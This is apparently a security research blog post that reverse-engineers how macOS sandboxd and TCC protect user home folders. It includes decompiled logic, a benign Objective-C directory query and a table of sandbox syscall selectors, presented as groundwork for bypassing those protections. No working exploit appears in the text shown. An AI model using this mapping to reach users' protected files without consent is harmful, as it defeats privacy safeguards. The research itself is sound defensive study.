"Castles Made of Sand": The fragility of enforced privacy protections
It is fair to say that one of Apple’s core tenets is its commitment to user privacy.
The term appears 123 times in the Apple Platform Security Guide.
Privacy. That's Apple.
What this means for the regular macOS user is that they can expect to rest assured that their documents, iCloud files, Notes, and iMessages are protected from prying eyes.
This blog will explore what happens when you test the strength of the trust boundaries on which the interconnected frameworks supporting this strategy rely.
Background:
macOS users will be familiar with such supporting frameworks as TCC (Transparency, Consent and Control) via this fellow:

He pops up when an application accesses a location deemed sensitive. While this protection extends beyond the disk to peripherals, accessibility, etc., we will focus on the user’s protected files in /Users/home/.
This data is recorded in a personalised database also protected by TCC (and SIP!), and could be over-simplified as a guest list for your sensitive data.
“Good evening, TextEdit.app. Welcome back to ~/Documents… Ohh, I am so sorry, Terminal.app, not tonight (or ever)”
While tccd is responsible for decision-making and record-keeping, enforcement is assisted by the system daemon sandboxd. The sandboxd process serves as the user-mode counterpart to sandbox.kext, the core macOS kernel extension that enforces system-wide app security and sandboxing rules.
Simply running: ls ~/Documents via Terminal.app will result in the sandboxd checking with tccd to validate whether the initiating process has kTCCServiceSystemPolicyAllFiles (aka: Full Disk Access), followed by a destination-specific (in our case) kTCCServiceSystemPolicyDocumentsFolder privileges.

The response provided by the TCC Framework will result in the enforced action taken.
If tccd is the door attendant, then sandboxd is almost certainly the bouncer. And if you exploit a trust relationship with the bouncer, you might find yourself granted entry sans a guest list entry.
Laying foundations:
Like all system daemons, its existence is managed by launchd, with the associated property list residing at /System/Library/LaunchDaemons/com.apple.sandboxd.plist.
% plutil -p /System/Library/LaunchDaemons/com.apple.sandboxd.plist
{
  "EnablePressuredExit" => true
  "EnableTransactions" => true
  "Label" => "com.apple.sandboxd"
  "LaunchEvents" => {
    "com.apple.notifyd.matching" => {
      "com.apple.tcc.access.changed" => {
        "Notification" => "com.apple.tcc.access.changed"
      }
    }
    "com.apple.OpenDirectory.ODTrigger" => {
      "Record Creation" => {
        "Events" => "Add"
        "Nodes" => "/Local/Default"
        "RecordTypes" => "dsRecTypeStandard:Users"
        "TriggerType" => "Records"
      }
      "Record Deletion" => {
        "Events" => "Delete"
        "Nodes" => "/Local/Default"
        "RecordTypes" => "dsRecTypeStandard:Users"
        "TriggerType" => "Records"
      }
      "Record Modification" => {
        "Nodes" => "/Local/Default"
        "RecordAttributes" => [
          0 => "dsAttrTypeStandard:NFSHomeDirectory"
          1 => "dsAttrTypeStandard:UniqueID"
        ]
        "RecordTypes" => "dsRecTypeStandard:Users"
        "TriggerType" => "RecordAttributes"
      }
    }
  }
  "MachServices" => {
    "com.apple.sandboxd" => {
      "HostSpecialPort" => 14
    }
  }
  "POSIXSpawnType" => "Interactive"
  "ProgramArguments" => [
    0 => "/usr/libexec/sandboxd"
  ]
  "RunAtLoad" => true
  "StartInterval" => 3600
}
sandboxd exposes itself as a mach service named com.apple.sandboxd on port 14. This means that other processes can connect to it via XPC/IPC using this service name, or by the expected HostSpecialPort designation "HOST_SEATBELT_PORT” as defined in https://github.com/apple-oss-distributions/xnu/blob/main/osfmk/mach/host_special_ports.h.
#define HOST_MAX_SPECIAL_KERNEL_PORT     7 /* room to grow */
...

#define HOST_DYNAMIC_PAGER_PORT         (1 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_AUDIT_CONTROL_PORT         (2 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_USER_NOTIFICATION_PORT     (3 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_AUTOMOUNTD_PORT            (4 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_LOCKD_PORT                 (5 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_KTRACE_BACKGROUND_PORT     (6 + HOST_MAX_SPECIAL_KERNEL_PORT)
#define HOST_SEATBELT_PORT              (7 + HOST_MAX_SPECIAL_KERNEL_PORT)
com.apple.sandboxd.plist also defines LaunchEvents, or triggers that sandboxd uses to protect newly created and modified user home directories.
"LaunchEvents" => {
  "com.apple.notifyd.matching" => {
    "com.apple.tcc.access.changed" => {
      "Notification" => "com.apple.tcc.access.changed"
    }
  }
  "com.apple.OpenDirectory.ODTrigger" => {
    "Record Creation" => {
      "Events" => "Add"
      "Nodes" => "/Local/Default"
      "RecordTypes" => "dsRecTypeStandard:Users"
      "TriggerType" => "Records"
    }
    "Record Deletion" => {
      "Events" => "Delete"
      "Nodes" => "/Local/Default"
      "RecordTypes" => "dsRecTypeStandard:Users"
      "TriggerType" => "Records"
    }
    "Record Modification" => {
      "Nodes" => "/Local/Default"
      "RecordAttributes" => [
        0 => "dsAttrTypeStandard:NFSHomeDirectory"
        1 => "dsAttrTypeStandard:UniqueID"
      ]
      "RecordTypes" => "dsRecTypeStandard:Users"
      "TriggerType" => "RecordAttributes"
    }
  }
This enables launchd to wake up sandboxd and take action when specific things happen in the OS, which is how it keeps user home directories protected.
com.apple.notifyd.matching: Listens for TCC changes.com.apple.OpenDirectory.ODTrigger: Listens for user directory changes; creation, modification and deletion.
It’s not enough for LaunchEvents to be listed in the plist alone; the process is expected to use the XPC Events API to enumerate/consume pending events. In our case, sandboxd registers a handler for the com.apple.OpenDirectory.ODTrigger event stream.

While the trigger associated with com.apple.notifyd.matching exists only to clear the TCC approval cache for the system sandbox subsystem, com.apple.OpenDirectory.ODTrigger is a lot more interesting.
Building sandcastles:
Symbols in the screenshots and code interpretation may have been modified for ease of understanding and context.
/usr/libexec/sandboxd(SHA256:d6f6280b43213f8cf03966896f522cbe872cee9730a13699f3119425d97c8c86). Screenshots from Binary Ninja (5.3.9757-stable) mac-aarch64 HLIL view.
The handler block invoke function will generate a log event (under “com.apple.sandbox.sandboxd” subsystem, category: runtime) and then call sandcastle_update_user_home_directories().

This call is unconditional, which is significant because it indicates that the XPC event types do not affect the executed code branch. The key is not carried forward, so a trigger on any of these will follow the following code path.

Again, sandboxd emits a log event (this time under the “com.apple.sandbox“ subsystem, category: sandcastle), and validates the kernel state for variable name: "security.mac.sandbox.sandcastle.enabled". Any case other than a "security.mac.sandbox.sandcastle.enabled"=0 result will ensure that a block is submitted for asynchronous execution on a dispatch queue.
Effectively, this equates to:
int sandcastleEnabled = 0;
size_t size = sizeof(sandcastleEnabled);

int result = sysctlbyname("security.mac.sandbox.sandcastle.enabled", &sandcastleEnabled, &size, NULL, 0); // returns 0 on success

if (result != 0) // sysctlbyname failed (possible error codes include EFAULT, EINVAL, ENOMEM, ENOTDIR, EISDIR, ENOENT, and EPERM)
{
    if (errno != ENOENT)
    {
        if (os_log_type_enabled(log, OS_LOG_TYPE_DEFAULT))
        {
            os_log(log, "sysctlbyname(\"%{public}s\")","security.mac.sandbox.sandcastle.enabled");
        }
    }
}
if (sandcastleEnabled)
{
    // continue building sandcastles
}
Once passed, sandboxd will emit another sandcastle log event and will make an ODQuery, a call to the Open Directory Framework, which typically involves creating a session and identifying the node to search, which in our case is /Local/Default.
// Create an ODSession and connect to the local directory node
ODSession *session = [ODSession defaultSession];
ODNode *node = [ODNode nodeWithSession:session
                                  type:kODNodeTypeLocalNodes
                                 error:&error];

// Define the attributes to retrieve
NSArray *attributes = @[kODAttributeTypeNFSHomeDirectory,
                        kODAttributeTypeUniqueID];
After some error checking to ensure both the OD session and node were created properly, we can view the entire OD query at 0x10000d754:

Replication in Objective-C:
#import <Foundation/Foundation.h>
#import <OpenDirectory/OpenDirectory.h>

int main(void) {
    @autoreleasepool {
        NSError *err = nil;

        ODSession *session = [ODSession defaultSession];
        ODNode *node = [ODNode nodeWithSession:session
                                          type:kODNodeTypeLocalNodes
                                         error:&err];
        if (!node) { NSLog(@"node failed: %@", err); return 1; }

        NSArray *attrs = @[kODAttributeTypeNFSHomeDirectory,
                           kODAttributeTypeUniqueID];

        ODQuery *query = [ODQuery queryWithNode:node
                                 forRecordTypes:kODRecordTypeUsers
                                      attribute:nil
                                      matchType:kODMatchEqualTo
                                    queryValues:nil
                               returnAttributes:attrs
                                 maximumResults:0
                                          error:&err];
        if (!query) { NSLog(@"query failed: %@", err); return 1; }

        NSArray *results = [query resultsAllowingPartial:NO error:&err];
        if (!results) { NSLog(@"results failed: %@", err); return 1; }

        printf("%-30s  %-10s  %s\n", "RecordName", "UniqueID", "NFSHomeDirectory");
        for (ODRecord *r in results) {
            NSArray *uids = [r valuesForAttribute:kODAttributeTypeUniqueID error:nil];
            NSArray *homes = [r valuesForAttribute:kODAttributeTypeNFSHomeDirectory error:nil];
            NSString *uid  = uids.count  ? [uids  componentsJoinedByString:@","] : @"<nil>";
            NSString *home = homes.count ? [homes componentsJoinedByString:@","] : @"<nil>";
            printf("%-30s  %-10s  %s\n",
                   [[r recordName] UTF8String], [uid UTF8String], [home UTF8String]);
        }
    }
    return 0;
}
Build with
clang -framework Foundation -framework OpenDirectory -fobjc-arc -o od_query od_query.m
Open Directory will return something like this:
rdowd@Ryans-MacBook-Air odquery % ./od_query
RecordName                      UniqueID    NFSHomeDirectory
_appowner                       87          /var/empty
_knowledgegraphd                279         /var/db/knowledgegraphd
_dovenull                       227         /var/empty
rdowd                           501         /Users/rdowd
_netstatistics                  228         /var/empty
_softwareupdate                 200         /var/db/softwareupdate
... <snip> ...
root                            0           /var/root,/private/var/root
_nsurlsessiond                  242         /var/db/nsurlsessiond
_teamsserver                    94          /var/teamsserver
daemon                          1           /var/root
_biome                          289         /var/db/biome
_backgroundassets               291         /var/empty
... <snip> ...
_krb_changepw                   232         /var/empty
As the initiating context is not carried forward, a full recomputation of this data is performed EACH time a trigger fires.
Following this query, two NSMutableSets are created to sort the results. At 0x10000d7f4 we enumerate over the results: the equivalent of for (ODRecord *record in results) {}:


This function serves a singular purpose: enumeration and integer validation of UniqueID against 0x1f4 (500 in decimal). This is significant as UID 500 is the historical boundary between system accounts and real user accounts.
Again, we can represent this in Objective-C:
bool sub_100010a94(ODRecord *record) // is_regular_user_record()
{
    NSError *err = nil;
    NSArray *uidValues = [record valuesForAttribute:kODAttributeTypeUniqueID error:&err];

    if (uidValues != nil)
    {
        for (id uid in uidValues) // iterates all uid values contained within a single record
        {
            if ([uid integerValue] > 500)
            {
                return true;
            }
        }
    }
    else
    {
        // log uid could not be retrieved
    }
    return false;
}
is_regular_user_record() will return 1 if the UID > 500, or 0 if it is <=500. So the function copy_home_directories() enumerates all local user home directories from Open Directory and partitions them by sandbox policy.
Once a user (>500 UID) home directory path (NFSHomeDirectory exists and != null) is then formatted into a UTF-8 and forms part of a sandbox query along with the operation string “file-write-data” via the __mac_syscall system call (or more specifically, via the __sandbox_ms wrapper function).

To replicate the mac_syscall wrapper function invocation, look at _hook_policy_syscall in sandbox.kext and note the function selections.
NB: I used Blacktop’s ipsw tool to extract sandbox.kext from the relevant Apple IPSW restore image.

Full enumeration of the switch statement:
| Case | Call |
|---|---|
| case 1 | return _syscall_set_kext_profile(arg1, arg3) |
| case 2 | return _syscall_check_sandbox(arg1, arg3) |
| case 3 | return _syscall_sandbox_note(arg1, arg3) |
| case 4 | return _syscall_sandbox_container(arg1, arg3) |
| case 5 | return _syscall_extension_issue(arg1, arg3, x23, x28) |
| case 6 | return _syscall_extension_consume(arg1, arg3) |
| case 7 | return _syscall_extension_release(arg1, arg3) |
| case 8 | return _syscall_extension_update_file(arg1, arg3) |
| case 0xa | return _syscall_sandbox_suspend(arg1, arg3) |
| case 0xb | _syscall_sandbox_unsuspend() |
| case 0xc | return _syscall_passthrough_access(arg3) |
| case 0x10 | return _syscall_inspect(arg1, arg3) |
| case 0x15 | return _syscall_check_sandbox_bulk(arg3) |
| case 0x16 | return _syscall_builtin_query(arg3) |
| case 0x1c | return _syscall_reference_retain(arg1, arg3) |
| case 0x1d | return _syscall_reference_release(arg1, arg3) |
| case 0x1f | return _syscall_sandcastle_pattern_set(arg1, arg3) |
| case 0x20 | return _syscall_sandcastle_pattern_get(arg1, arg3) |
| case 0x21 | return _syscall_approval_result(arg1, arg3) |
| case 0x28 | _syscall_approval_cache_clear() |
| case 0x29 | return _syscall_approval_watchdog(arg1, arg3) |
| case 0x2e | return _syscall_mount_flag_set(arg1, arg3) |
| case 0x33 | return _syscall_spawnattrs_query(arg3) |
| case 0x34 | return _syscall_message_filter_check(arg3) |
| case 0x35 | return _syscall_message_filter_release(arg1, arg3) |
| case 0x37 | return _syscall_autobox_list() |
| case 0x3b | return _syscall_profile_registration(arg1, arg3) |
| case 0x3d | return _syscall_message_filter_retain(arg1, arg3) |
| case 0x3e | return _syscall_sandcastle_appbundle_register(arg1, arg3) |
| case 0x3f | return _syscall_sandcastle_appbundle_unregister(arg1, arg3) |
| case 0x41 | return _syscall_enable_state_flag(arg3) |
| case 0x42 | return _syscall_sandbox_set_container(arg1, arg3) |
| case 0x43 | return _syscall_sandbox_get_container_expected(arg1, arg3) |
| case 0x44 | return _syscall_bastion_profile_registration(arg1, arg3) |
| case 0x45 | return _syscall_syncroot_register(arg1, arg3) |
| case 0x47 | return _syscall_sandcastle_exception(arg1, arg3) |
